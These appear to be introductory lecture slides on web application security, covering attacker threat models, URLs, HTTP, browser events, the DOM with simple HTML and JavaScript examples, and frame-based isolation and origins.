


Web Application Security

* Original slides were prepared by John Mitchell


Goals of web security


- ◆ Safely browse the web
 - Users should be able to visit a variety of web sites, without incurring harm:
 - ◆ No stolen information
 - ◆ Site A cannot compromise session at Site B
- ◆ Support secure web applications
 - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications

Web security threat model





Network security threat model







Alice



Web Attacker



Alice



Network Attacker

Web Threat Models



◆ Web attacker

- Control attacker.com
- Can obtain SSL/TLS certificate for attacker.com
- User visits attacker.com
 - ◆ Or: runs attacker's Facebook app, etc.

◆ Network attacker

- Passive: Wireless eavesdropper
- Active: Evil router, DNS poisoning

◆ Malware attacker

- Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- ◆ Browsers may contain exploitable bugs
 - Often enable remote code execution by web sites
 - Google study: [the ghost in the browser 2007]
 - ◆ Found Trojans on 300,000 web pages (URLs)
 - ◆ Found adware on 18,000 web pages (URLs)

NOT OUR FOCUS

- ◆ Even if browsers were bug-free, still lots of vulnerabilities on the web
 - XSS, SQLi, CSRF, ...




WEB PROGRAMMING BASICS

URLs

◆ Global identifiers of network-retrievable documents

◆ **Example:**



◆ Special characters are encoded as hex:

- `%0A` = newline
- `%20` or `+` = space, `%2B` = `+` (special exception)


HTTP Request



GET : no side effect

POST : possible side effect

HTTP Response



Rendering and events

- ◆ Basic browser execution model
 - Each browser window or frame
 - ◆ Loads content
 - ◆ Renders it
 - Processes HTML and scripts to display page
 - May involve images, subframes, etc.
 - ◆ Responds to events
- ◆ Events can be
 - User actions: `OnClick`, `OnMouseover`
 - Rendering: `OnLoad`, `OnBeforeUnload`
 - Timing: `setTimeout()`, `clearTimeout()`

Example

```
<!DOCTYPE html>
```

```
<html>
```

```
<body>
```

```
<h1>My First Web Page</h1>
```

```
<p>My first paragraph.</p>
```

```
<button onclick="document.write(5 + 6)">Try it</button>
```

```
</body>
```

```
</html>
```

Document Object Model (DOM)

- ◆ Object-oriented interface used to read and write docs
 - web page in HTML is structured data
 - DOM provides representation of this hierarchy
- ◆ Examples
 - **Properties:** `document.alinkColor`, `document.URL`, `document.forms[]`, `document.links[]`, `document.anchors[]`
 - **Methods:** `document.write(document.referrer)`
- ◆ Includes Browser Object Model (BOM)
 - `window`, `document`, `frames[]`, `history`, `location`, `navigator` (type and version of browser)

Example

```
<!DOCTYPE html>
```

```
<html>
```

```
<body>
```

```
<h1>My First Web Page</h1>
```

```
<p>My First Paragraph</p>
```

```
<p id="demo"></p>
```

```
<script>
```

```
document.getElementById("demo").innerHTML = 5 + 6;
```

```
</script>
```

```
</body>
```

```
</html>
```

Changing HTML using Script, DOM

◆ Some possibilities


- createElement(elementName)
- createTextNode(text)
- appendChild(newChild)
- removeChild(node)

HTML

```
<ul id="t1">  
<li> Item 1 </li>  
</ul>
```

◆ Example: Add a new list item:

```
var list = document.getElementById('t1')  
var newItem = document.createElement('li')  
var newText = document.createTextNode(text)  
list.appendChild(newItem)  
newItem.appendChild(newText)
```

ISOLATION

Frame and iFrame

- ◆ Window may contain frames from different sources
 - Frame: rigid division as part of frameset
 - iFrame: floating inline frame
- ◆ iFrame example


```
<iframe src="hello.html" width=450 height=100>
```

If you can see this, your browser doesn't understand IFRAME.

```
</iframe>
```

- ◆ Why use frames?
 - Delegate screen area to content from another source
 - Browser provides isolation based on frames
 - Parent may work even if frame is broken

Windows Interact



Analogy

Operating system

◆ Primitives

- System calls
- Processes
- Disk

◆ Principals: Users

- Discretionary access control

◆ Vulnerabilities

- Buffer overflow
- Root exploit

Web browser

◆ Primitives

- Document object model
- Frames
- Cookies / localStorage

◆ Principals: "Origins"

- Mandatory access control

◆ Vulnerabilities

- Cross-site scripting
- Cross-site request forgery
- Cache history attacks
- ...


Policy Goals

- ◆ Safe to visit an evil web site



- ◆ Safe to visit two pages at the same time

